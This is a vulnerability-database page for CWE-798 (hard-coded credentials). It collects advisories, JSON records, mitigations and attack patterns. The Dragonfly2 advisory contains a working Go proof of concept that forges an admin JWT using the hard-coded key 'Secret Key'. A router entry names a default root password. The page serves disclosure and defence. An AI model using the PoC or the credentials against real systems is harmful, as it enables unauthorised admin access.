CWE-798
Allowed-with-ReviewUse of Hard-coded Credentials
Abstraction: Base · Status: Draft
The product contains hard-coded credentials, such as a password or cryptographic key.
2321 vulnerabilities reference this CWE, most recent first.
GHSA-HPC8-7WPM-889W
Vulnerability from github – Published: 2024-09-19 14:47 – Updated: 2025-04-23 14:51Summary
Hello dragonfly maintainer team, I would like to report a security issue concerning your JWT feature.
Details
Dragonfly uses JWT to verify user. However, the secret key for JWT, "Secret Key", is hard coded, which leads to authentication bypass
authMiddleware, err := jwt.New(&jwt.GinJWTMiddleware{
        Realm:       "Dragonfly",
        Key:         []byte("Secret Key"),
        Timeout:     2 * 24 * time.Hour,
        MaxRefresh:  2 * 24 * time.Hour,
        IdentityKey: identityKey,

        IdentityHandler: func(c *gin.Context) any {
            claims := jwt.ExtractClaims(c)

            id, ok := claims[identityKey]
            if !ok {
                c.JSON(http.StatusUnauthorized, gin.H{
                    "message": "Unavailable token: require user id",
                })
                c.Abort()
                return nil
            }

            c.Set("id", id)
            return id
        })
PoC
Use code below to generate a jwt token
package main

import (
    "errors"
    "fmt"
    "time"

    "github.com/golang-jwt/jwt/v4"
)

func (stc *DragonflyTokenClaims) Valid() error {
    // Verify expiry.
    if stc.ExpiresAt <= time.Now().UTC().Unix() {
        vErr := new(jwt.ValidationError)
        vErr.Inner = errors.New("Token is expired")
        vErr.Errors |= jwt.ValidationErrorExpired
        return vErr
    }
    return nil
}

type DragonflyTokenClaims struct {
    Id        int32 `json:"id,omitempty"`
    ExpiresAt int64 `json:"exp,omitempty"`
    Issue     int64 `json:"orig_iat,omitempty"`
}

func main() {
    signingKey := "Secret Key"
    token := jwt.NewWithClaims(jwt.SigningMethodHS256, &DragonflyTokenClaims{
        ExpiresAt: time.Now().Add(time.Hour).Unix(),
        Id:        1,
        Issue:     time.Now().Unix(),
    })
    signedToken, _ := token.SignedString([]byte(signingKey))
    fmt.Println(signedToken)
}

And send request with JWT above , you can still get data without restriction.
Impact
An attacker can perform any action as a user with admin privileges.
{
  "affected": [
    {
      "package": {
        "ecosystem": "Go",
        "name": "d7y.io/dragonfly/v2"
      },
      "ranges": [
        {
          "events": [
            {
              "introduced": "2.1.0-alpha.0"
            },
            {
              "fixed": "2.1.0-beta.1"
            }
          ],
          "type": "ECOSYSTEM"
        }
      ]
    },
    {
      "package": {
        "ecosystem": "Go",
        "name": "d7y.io/dragonfly/v2"
      },
      "ranges": [
        {
          "events": [
            {
              "introduced": "0"
            },
            {
              "fixed": "2.0.9-rc.2"
            }
          ],
          "type": "ECOSYSTEM"
        }
      ]
    }
  ],
  "aliases": [
    "CVE-2023-27584"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-321",
      "CWE-798"
    ],
    "github_reviewed": true,
    "github_reviewed_at": "2024-09-19T14:47:36Z",
    "nvd_published_at": "2024-09-19T23:15:11Z",
    "severity": "CRITICAL"
  },
  "details": "### Summary\nHello dragonfly maintainer team, I would like to report a security issue concerning your JWT feature. \n\n### Details\nDragonfly uses  [JWT](https://github.com/dragonflyoss/Dragonfly2/blob/cddcac7e3bdb010811e2b62b3c71d9d5c6749011/manager/middlewares/jwt.go) to verify user. However, the secret key for JWT, \"Secret Key\", is hard coded, which leads to authentication bypass\n```go\nauthMiddleware, err := jwt.New(\u0026jwt.GinJWTMiddleware{\n\t\tRealm:       \"Dragonfly\",\n\t\tKey:         []byte(\"Secret Key\"),\n\t\tTimeout:     2 * 24 * time.Hour,\n\t\tMaxRefresh:  2 * 24 * time.Hour,\n\t\tIdentityKey: identityKey,\n\n\t\tIdentityHandler: func(c *gin.Context) any {\n\t\t\tclaims := jwt.ExtractClaims(c)\n\n\t\t\tid, ok := claims[identityKey]\n\t\t\tif !ok {\n\t\t\t\tc.JSON(http.StatusUnauthorized, gin.H{\n\t\t\t\t\t\"message\": \"Unavailable token: require user id\",\n\t\t\t\t})\n\t\t\t\tc.Abort()\n\t\t\t\treturn nil\n\t\t\t}\n\n\t\t\tc.Set(\"id\", id)\n\t\t\treturn id\n\t\t})\n```\n\n### PoC\nUse code below to generate a jwt token\n```go\npackage main\n\nimport (\n\t\"errors\"\n\t\"fmt\"\n\t\"time\"\n\n\t\"github.com/golang-jwt/jwt/v4\"\n)\n\nfunc (stc *DragonflyTokenClaims) Valid() error {\n\t// Verify expiry.\n\tif stc.ExpiresAt \u003c= time.Now().UTC().Unix() {\n\t\tvErr := new(jwt.ValidationError)\n\t\tvErr.Inner = errors.New(\"Token is expired\")\n\t\tvErr.Errors |= jwt.ValidationErrorExpired\n\t\treturn vErr\n\t}\n\treturn nil\n}\n\ntype DragonflyTokenClaims struct {\n\tId        int32 `json:\"id,omitempty\"`\n\tExpiresAt int64 `json:\"exp,omitempty\"`\n\tIssue     int64 `json:\"orig_iat,omitempty\"`\n}\n\nfunc main() {\n\tsigningKey := \"Secret Key\"\n\ttoken := jwt.NewWithClaims(jwt.SigningMethodHS256, \u0026DragonflyTokenClaims{\n\t\tExpiresAt: time.Now().Add(time.Hour).Unix(),\n\t\tId:        1,\n\t\tIssue:     time.Now().Unix(),\n\t})\n\tsignedToken, _ := token.SignedString([]byte(signingKey))\n\tfmt.Println(signedToken)\n}\n```\nAnd send request with JWT above , you can still get data without restriction.\n\u003cimg width=\"1241\" alt=\"image\" src=\"https://user-images.githubusercontent.com/70683161/224255896-8604fa70-5846-4fa0-b1f9-db264c5865fe.png\"\u003e\n\n\n### Impact\nAn attacker can perform any action as a user with admin privileges.",
  "id": "GHSA-hpc8-7wpm-889w",
  "modified": "2025-04-23T14:51:32Z",
  "published": "2024-09-19T14:47:36Z",
  "references": [
    {
      "type": "WEB",
      "url": "https://github.com/dragonflyoss/dragonfly/security/advisories/GHSA-hpc8-7wpm-889w"
    },
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2023-27584"
    },
    {
      "type": "WEB",
      "url": "https://github.com/dragonflyoss/Dragonfly2/commit/e9da69dc4048bf2a18a671be94616d85e3429433"
    },
    {
      "type": "WEB",
      "url": "https://github.com/dragonflyoss/dragonfly/commit/684469a31bd27d38c715c507bca9f6d2c21f9007"
    },
    {
      "type": "PACKAGE",
      "url": "https://github.com/dragonflyoss/Dragonfly2"
    },
    {
      "type": "WEB",
      "url": "https://github.com/dragonflyoss/Dragonfly2/releases/tag/v2.0.9"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H",
      "type": "CVSS_V3"
    },
    {
      "score": "CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N",
      "type": "CVSS_V4"
    }
  ],
  "summary": "Dragonfly2 has hard coded cyptographic key"
}
GHSA-HPHG-2CM2-59P6
Vulnerability from github – Published: 2022-08-31 00:00 – Updated: 2022-08-31 00:00Le-yan Personnel and Salary Management System has hard-coded database account and password within the website source code. An unauthenticated remote attacker can access, modify system data or disrupt service.
{
  "affected": [],
  "aliases": [
    "CVE-2022-38116"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-798"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2022-08-30T05:15:00Z",
    "severity": "CRITICAL"
  },
  "details": "Le-yan Personnel and Salary Management System has hard-coded database account and password within the website source code. An unauthenticated remote attacker can access, modify system data or disrupt service.",
  "id": "GHSA-hphg-2cm2-59p6",
  "modified": "2022-08-31T00:00:25Z",
  "published": "2022-08-31T00:00:25Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2022-38116"
    },
    {
      "type": "WEB",
      "url": "https://www.twcert.org.tw/tw/cp-132-6460-2bb02-1.html"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-HPM8-V6Q9-RJWV
Vulnerability from github – Published: 2026-09-09 18:32 – Updated: 2026-09-09 18:32An attacker could derive the camera's Wi-Fi password and connect to its wireless network. This weakens or eliminates the security value of the access-point password and may expose the live video stream, device services, status interfaces, and firmware-update functionality.
{
  "affected": [],
  "aliases": [
    "CVE-2026-81640"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-798"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2026-09-09T16:17:10Z",
    "severity": "HIGH"
  },
  "details": "An attacker could derive the camera\u0027s Wi-Fi password and connect to its wireless network. This weakens or eliminates the security value of the access-point password and may expose the live video stream, device services, status interfaces, and firmware-update functionality.",
  "id": "GHSA-hpm8-v6q9-rjwv",
  "modified": "2026-09-09T18:32:03Z",
  "published": "2026-09-09T18:32:03Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2026-81640"
    },
    {
      "type": "WEB",
      "url": "https://raw.githubusercontent.com/cisagov/CSAF/refs/heads/develop/csaf_files/VA/white/2026/va-26-251-01.json"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H",
      "type": "CVSS_V3"
    },
    {
      "score": "CVSS:4.0/AV:A/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N/E:X/CR:X/IR:X/AR:X/MAV:X/MAC:X/MAT:X/MPR:X/MUI:X/MVC:X/MVI:X/MVA:X/MSC:X/MSI:X/MSA:X/S:X/AU:X/R:X/V:X/RE:X/U:X",
      "type": "CVSS_V4"
    }
  ]
}
GHSA-HPRM-R4MH-XH3F
Vulnerability from github – Published: 2022-05-13 01:31 – Updated: 2022-05-13 01:31A vulnerability in the default configuration of the Cisco Aironet Active Sensor could allow an unauthenticated, remote attacker to restart the sensor. The vulnerability is due to a default local account with a static password. The account has privileges only to reboot the device. An attacker could exploit this vulnerability by guessing the account name and password to access the CLI. A successful exploit could allow the attacker to reboot the device repeatedly, creating a denial of service (DoS) condition. It is not possible to change the configuration or view sensitive data with this account. Versions prior to DNAC1.2.8 are affected.
{
  "affected": [],
  "aliases": [
    "CVE-2019-1675"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-798"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2019-02-07T20:29:00Z",
    "severity": "HIGH"
  },
  "details": "A vulnerability in the default configuration of the Cisco Aironet Active Sensor could allow an unauthenticated, remote attacker to restart the sensor. The vulnerability is due to a default local account with a static password. The account has privileges only to reboot the device. An attacker could exploit this vulnerability by guessing the account name and password to access the CLI. A successful exploit could allow the attacker to reboot the device repeatedly, creating a denial of service (DoS) condition. It is not possible to change the configuration or view sensitive data with this account. Versions prior to DNAC1.2.8 are affected.",
  "id": "GHSA-hprm-r4mh-xh3f",
  "modified": "2022-05-13T01:31:26Z",
  "published": "2022-05-13T01:31:26Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2019-1675"
    },
    {
      "type": "WEB",
      "url": "https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20190206-aas-creds"
    },
    {
      "type": "WEB",
      "url": "http://www.securityfocus.com/bid/106944"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-HPRX-W65C-9MFP
Vulnerability from github – Published: 2022-05-24 17:36 – Updated: 2022-05-24 17:36A vulnerability has been identified in LOGO! 8 BM (incl. SIPLUS variants) (All versions < V8.3), LOGO! Soft Comfort (All versions < V8.3). The encryption of program data for the affected devices uses a static key. An attacker could use this key to extract confidential information from protected program files.
{
  "affected": [],
  "aliases": [
    "CVE-2020-25231"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-321",
      "CWE-798"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2020-12-14T21:15:00Z",
    "severity": "MODERATE"
  },
  "details": "A vulnerability has been identified in LOGO! 8 BM (incl. SIPLUS variants) (All versions \u003c V8.3), LOGO! Soft Comfort (All versions \u003c V8.3). The encryption of program data for the affected devices uses a static key. An attacker could use this key to extract confidential information from protected program files.",
  "id": "GHSA-hprx-w65c-9mfp",
  "modified": "2022-05-24T17:36:18Z",
  "published": "2022-05-24T17:36:18Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2020-25231"
    },
    {
      "type": "WEB",
      "url": "https://cert-portal.siemens.com/productcert/pdf/ssa-480824.pdf"
    }
  ],
  "schema_version": "1.4.0",
  "severity": []
}
GHSA-HQ39-9265-MV3J
Vulnerability from github – Published: 2022-05-17 02:59 – Updated: 2022-05-17 02:59IBM dashDB Local uses hard-coded credentials that could allow a remote attacker to gain access to the Docker container or database.
{
  "affected": [],
  "aliases": [
    "CVE-2016-8954"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-798"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2017-02-08T22:59:00Z",
    "severity": "CRITICAL"
  },
  "details": "IBM dashDB Local uses hard-coded credentials that could allow a remote attacker to gain access to the Docker container or database.",
  "id": "GHSA-hq39-9265-mv3j",
  "modified": "2022-05-17T02:59:57Z",
  "published": "2022-05-17T02:59:57Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2016-8954"
    },
    {
      "type": "WEB",
      "url": "http://www.ibm.com/support/docview.wss?uid=swg21994471"
    },
    {
      "type": "WEB",
      "url": "http://www.securityfocus.com/bid/95628"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-HQ4F-92JF-28X7
Vulnerability from github – Published: 2023-08-31 18:30 – Updated: 2024-04-04 07:20Use of Hard-coded Credentials vulnerability in Schweitzer Engineering Laboratories SEL-5037 SEL Grid Configurator on Windows allows Authentication Bypass.
See Instruction Manual Appendix A and Appendix E dated 20230615 for more details.
This issue affects SEL-5037 SEL Grid Configurator: before 4.5.0.20.
{
  "affected": [],
  "aliases": [
    "CVE-2023-31173"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-798"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2023-08-31T16:15:09Z",
    "severity": "HIGH"
  },
  "details": "Use of Hard-coded Credentials vulnerability in Schweitzer Engineering Laboratories SEL-5037 SEL Grid Configurator on Windows allows Authentication Bypass.\n\n\n\nSee Instruction Manual Appendix A and Appendix E dated 20230615 for more details.\n\n\nThis issue affects SEL-5037 SEL Grid Configurator: before 4.5.0.20.\n\n",
  "id": "GHSA-hq4f-92jf-28x7",
  "modified": "2024-04-04T07:20:50Z",
  "published": "2023-08-31T18:30:28Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2023-31173"
    },
    {
      "type": "WEB",
      "url": "https://selinc.com/support/security-notifications/external-reports"
    },
    {
      "type": "WEB",
      "url": "https://www.nozominetworks.com/blog"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-HQ59-X6XQ-JVXW
Vulnerability from github – Published: 2023-12-05 00:31 – Updated: 2023-12-05 00:31Several versions of ALEOS, including ALEOS 4.16.0, use a hardcoded
SSL certificate and private key. An attacker with access to these items
could potentially perform a man in the middle attack between the
ACEManager client and ACEManager server.
{
  "affected": [],
  "aliases": [
    "CVE-2023-40464"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-321",
      "CWE-798"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2023-12-04T23:15:26Z",
    "severity": "HIGH"
  },
  "details": "\n\n\n\n\n\n\n\n\n\nSeveral versions of\nALEOS, including ALEOS 4.16.0, use a hardcoded\n\n\n\nSSL certificate and\nprivate key. An attacker with access to these items\n\n\n\ncould potentially\nperform a man in the middle attack between the\n\n\n\nACEManager client\nand ACEManager server.\n\n\n\n\n\n\n\n",
  "id": "GHSA-hq59-x6xq-jvxw",
  "modified": "2023-12-05T00:31:08Z",
  "published": "2023-12-05T00:31:08Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2023-40464"
    },
    {
      "type": "WEB",
      "url": "https://source.sierrawireless.com/resources/security-bulletins/sierra-wireless-technical-bulletin---swi-psa-2023-006/#sthash.6KUVtE6w.dpbs"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-HQ6P-V7H2-M9CG
Vulnerability from github – Published: 2026-05-27 15:33 – Updated: 2026-05-28 15:39Netis AC1200 Router NC21 V4.0.1.4296 contains a hard-coded root credential stored in /etc/shadow.sample. The password for the root account is set to the trivially weak value root, allowing an attacker with access to the device to authenticate as root and gain full control of the underlying operating system.
{
  "affected": [],
  "aliases": [
    "CVE-2026-36538"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-798"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2026-05-27T14:16:45Z",
    "severity": "HIGH"
  },
  "details": "Netis AC1200 Router NC21 V4.0.1.4296 contains a hard-coded root credential stored in /etc/shadow.sample. The password for the root account is set to the trivially weak value root, allowing an attacker with access to the device to authenticate as root and gain full control of the underlying operating system.",
  "id": "GHSA-hq6p-v7h2-m9cg",
  "modified": "2026-05-28T15:39:43Z",
  "published": "2026-05-27T15:33:11Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2026-36538"
    },
    {
      "type": "WEB",
      "url": "https://github.com/sir3ns/cve-disclosure/blob/main/CVE-2026-36538/readme.md"
    },
    {
      "type": "WEB",
      "url": "http://netis-system.com"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-HQGQ-3R9H-H993
Vulnerability from github – Published: 2022-01-03 00:00 – Updated: 2022-11-25 06:30ENC DataVault 7.1.1W uses an inappropriate encryption algorithm, such that an attacker (who does not know the secret key) can make ciphertext modifications that are reflected in modified plaintext. There is no data integrity mechanism. (This behavior occurs across USB drives sold under multiple brand names.)
{
  "affected": [],
  "aliases": [
    "CVE-2021-36751"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-345",
      "CWE-798"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2022-01-02T16:15:00Z",
    "severity": "CRITICAL"
  },
  "details": "ENC DataVault 7.1.1W uses an inappropriate encryption algorithm, such that an attacker (who does not know the secret key) can make ciphertext modifications that are reflected in modified plaintext. There is no data integrity mechanism. (This behavior occurs across USB drives sold under multiple brand names.)",
  "id": "GHSA-hqgq-3r9h-h993",
  "modified": "2022-11-25T06:30:22Z",
  "published": "2022-01-03T00:00:59Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2021-36751"
    },
    {
      "type": "WEB",
      "url": "https://encsecurity.zendesk.com/hc/en-us/articles/4413283717265-Update-for-ENC-Software"
    },
    {
      "type": "WEB",
      "url": "https://encsecurity.zendesk.com/hc/en-us/articles/7860771829533"
    },
    {
      "type": "WEB",
      "url": "https://pretalx.c3voc.de/rc3-2021-r3s/talk/QMYGR3"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N",
      "type": "CVSS_V3"
    }
  ]
}
Mitigation
- For outbound authentication: store passwords, keys, and other credentials outside of the code in a strongly-protected, encrypted configuration file or database that is protected from access by all outsiders, including other local users on the same system. Properly protect the key (CWE-320). If you cannot use encryption to protect the file, then make sure that the permissions are as restrictive as possible [REF-7].
- In Windows environments, the Encrypted File System (EFS) may provide some protection.
Mitigation
For inbound authentication: Rather than hard-code a default username and password, key, or other authentication credentials for first time logins, utilize a "first login" mode that requires the user to enter a unique strong password or key.
Mitigation
If the product must contain hard-coded credentials or they cannot be removed, perform access control checks and limit which entities can access the feature that requires the hard-coded credentials. For example, a feature might only be enabled through the system console instead of through a network connection.
Mitigation
- For inbound authentication using passwords: apply strong one-way hashes to passwords and store those hashes in a configuration file or database with appropriate access control. That way, theft of the file/database still requires the attacker to try to crack the password. When handling an incoming password during authentication, take the hash of the password and compare it to the saved hash.
- Use randomly assigned salts for each separate hash that is generated. This increases the amount of computation that an attacker needs to conduct a brute-force attack, possibly limiting the effectiveness of the rainbow table method.
Mitigation
- For front-end to back-end connections: Three solutions are possible, although none are complete.
- The first suggestion involves the use of generated passwords or keys that are changed automatically and must be entered at given time intervals by a system administrator. These passwords will be held in memory and only be valid for the time intervals.
- Next, the passwords or keys should be limited at the back end to only performing actions valid for the front end, as opposed to having full access.
- Finally, the messages sent should be tagged and checksummed with time sensitive values so as to prevent replay-style attacks.
CAPEC-191: Read Sensitive Constants Within an Executable
An adversary engages in activities to discover any sensitive constants present within the compiled code of an executable. These constants may include literal ASCII strings within the file itself, or possibly strings hard-coded into particular routines that can be revealed by code refactoring methods including static and dynamic analysis.
CAPEC-70: Try Common or Default Usernames and Passwords
An adversary may try certain common or default usernames and passwords to gain access into the system and perform unauthorized actions. An adversary may try an intelligent brute force using empty passwords, known vendor default credentials, as well as a dictionary of common usernames and passwords. Many vendor products come preconfigured with default (and thus well-known) usernames and passwords that should be deleted prior to usage in a production environment. It is a common mistake to forget to remove these default login credentials. Another problem is that users would pick very simple (common) passwords (e.g. "secret" or "password") that make it easier for the attacker to gain access to the system compared to using a brute force attack or even a dictionary attack using a full dictionary.